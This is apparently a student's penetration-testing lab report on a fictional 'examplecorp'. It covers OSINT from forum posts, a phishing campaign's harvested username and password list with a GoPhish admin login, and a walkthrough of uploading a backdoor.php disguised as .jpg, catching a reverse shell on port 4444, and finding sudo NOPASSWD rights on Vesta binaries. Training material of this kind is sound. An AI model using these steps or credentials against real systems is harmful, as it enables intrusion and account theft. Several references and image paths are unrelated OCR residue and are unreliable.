I guess you are asking about HTTP Auth. Create a file .httaccess which contains Basic HTTP Auth Code for Apache. Then create annother file .httpaswd which will have the user and password.
 You can use many different hashing functions like BCRYPT, MD5, etc.
 Remember, that your visitors needs to send the requests in Base64 Encoding to open the directory

Since this question was asked about Apache, we get to know that the corp is running an Apache server, and is looking to configure secure credentials. We also get to know that any visitor needs to send requests in Base64 Encoding to open a directory.

Disable Firewall On A Directory?

Asked 2 months ago Active 7 days ago Viewed 638 times

0

I have installed WordPress on an ubuntu server which is being protected by a WAF. However, I want to exclude a location /secureapp on the root server. So if my main website is on domain.ltd/ then I want to whitelist domain.ltd/secureapp from the WAF. Any help would be appreciated

apache-httpd

Share Improve this question Follow

From this, we get to know that the corp is running an ubuntu server, and a wordpress website. Wordpress websites usually have vulnerabilities.

Phishing

Your colleague has already completed the phishing campaign. You can find the results in the Phishing_Results package. To access the data:

1. *Unpack the package*
2. *Start GoPhish from the folder*
3. *Log in to the admin site using the credentials of admin:sagarbansal*

Analyze the results and compile a list of usernames and passwords based on the findings. Provide your list in the next page!

Username and Password list

Username and password list from the phishing campaign.

Username	Password
christine	lei6xei2Ufu
edmund	testing
edmund	testing1
king	jeeFoo7shoo1E
liz	MeoPoph7
liz	MeoPoph1
martin	ieK8uG3ahY
test	test
hacker	hacker
pauline	Ovaa6eech
pauline	Ovaa6eech
rose	ea1Ceiri
hahaha	yougotme!
tabitha	lequiNg3iesh


Section Four: Application Audit

Application Audit

Leverage the information gathered from the OSINT data and phishing campaign to gain unauthorized access to the webserver through its web application.


- *You can utilize the provided backdoor.php file as part of your attack vector.*
- *Provide a detailed walkthrough of your successful penetration in the next slide (you can add more if needed).*
- *Show a successful command execution on the target in the last step*

Application Audit




First I navigated to the site http://examplecorp/secureapp/

I used the credentials from the phishing results to log into the web server.
Then I navigated to the contact.php site where I found an option to upload a .jpg file.




I used the backdoor.php and appended a .jpg to it and uploaded it to the contact.php page. The form was successfully submitted.


Along with the existing 0.jpg, the backdoor.php.jpg that I uploaded is also there in the uploads directory.




Application Audit



Next I set up a listener on port 4444 of my kali machine.



Once the port was set up, I ran a command using the phishing credentials again, to run the backdoor.php.jpg file that I injected into the web server through the vulnerable forms.



On the listener, I ran commands like whoami, hostname, ls, and id. I was now the admin in the infra.example.com host. This is an example of the successful command execution on the target.

Application Audit

```
kali@kali: ~
File  Actions  Edit  View  Help
sudo: 3 incorrect password attempts
admin@infra:/home/admin/web/example.com/public_html/secureapp/uploads$ ls /us
r/local/vesta/bin/*
</example.com/public_html/secureapp/uploads$ ls /us/local/vesta/bin/*
/usr/local/vesta/bin/v-acknowledge-user-notification
/usr/local/vesta/bin/v-activate-vesta-license
/usr/local/vesta/bin/v-add-backup-host
/usr/local/vesta/bin/v-add-cron-job
/usr/local/vesta/bin/v-add-cron-letsencrypt-job
/usr/local/vesta/bin/v-add-cron-reports
/usr/local/vesta/bin/v-add-cron-restart-job
/usr/local/vesta/bin/v-add-cron-vesta-autoupdate
/usr/local/vesta/bin/v-add-database
/usr/local/vesta/bin/v-add-database-host
/usr/local/vesta/bin/v-add-dns-domain
/usr/local/vesta/bin/v-add-dns-on-web-alias
/usr/local/vesta/bin/v-add-dns-record
/usr/local/vesta/bin/v-add-domain
/usr/local/vesta/bin/v-add-firewall-ban
/usr/local/vesta/bin/v-add-firewall-chain
/usr/local/vesta/bin/v-add-firewall-rule
/usr/local/vesta/bin/v-add-fs-archive
/usr/local/vesta/bin/v-add-fs-directory
/usr/local/vesta/bin/v-add-fs-file
/usr/local/vesta/bin/v-add-letsencrypt-domain
/usr/local/vesta/bin/v-add-letsencrypt-user
/usr/local/vesta/bin/v-add-mail-account
/usr/local/vesta/bin/v-add-mail-account-alias
/usr/local/vesta/bin/v-add-mail-account-autoreply
/usr/local/vesta/bin/v-add-mail-account-forward
/usr/local/vesta/bin/v-add-mail-account-fwd-only
/usr/local/vesta/bin/v-add-mail-domain
/usr/local/vesta/bin/v-add-mail-domain-antispam
/usr/local/vesta/bin/v-add-mail-domain-antivirus
/usr/local/vesta/bin/v-add-mail-domain-catchall
/usr/local/vesta/bin/v-add-mail-domain-dkim
/usr/local/vesta/bin/v-add-remote-dns-domain
/usr/local/vesta/bin/v-add-remote-dns-host
/usr/local/vesta/bin/v-add-remote-dns-record
/usr/local/vesta/bin/v-add-sys-firewall
/usr/local/vesta/bin/v-add-sys-ip
/usr/local/vesta/bin/v-add-sys-mail-ssl
/usr/local/vesta/bin/v-add-sys-quota
/usr/local/vesta/bin/v-add-sys-sftp-jail
/usr/local/vesta/bin/v-add-sys-vesta-ssl
/usr/local/vesta/bin/v-add-user
```

Identifying the vesta vulnerability.

```
admin@infra:/home/admin/web/example.com/public_html/secureapp/uploads$ sudo -
l
</example.com/public_html/secureapp/uploads$ sudo -l
Matching Defaults entries for admin on infra.example.com:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin,
    env_keep=VESTA, !syslog, !requiretty

User admin may run the following commands on infra.example.com:
    (ALL) ALL
    (root) NOPASSWD: /usr/local/vesta/bin/*
admin@infra:/home/admin/web/example.com/public_html/secureapp/uploads$
```

References

1. https://nvd.nist.gov/vuln/detail/CVE-2017-12635
2. https://nvd.nist.gov/vuln
3. https://onedrive.live.com/?id=F30EF35DDEFB0255%21101379&resid=F30EF35DDEFB0255%21101379&authkey=%21AMo63q%5FoiLFZWc0&ithint=file%2Cpdf&e=vTzvnn&cid=f30ef35ddefb0255
4. https://www.exploit-db.com/exploits/44498
5. https://github.com/assalielmehdi/CVE-2017-12635
6. https://medium.com/@1200km/exploiting-ftp-vulnerabilities-for-effective-penetration-testing-a2810df78602
7. https://www.hackingarticles.in/penetration-testing-on-couchdb-5984/
8. https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator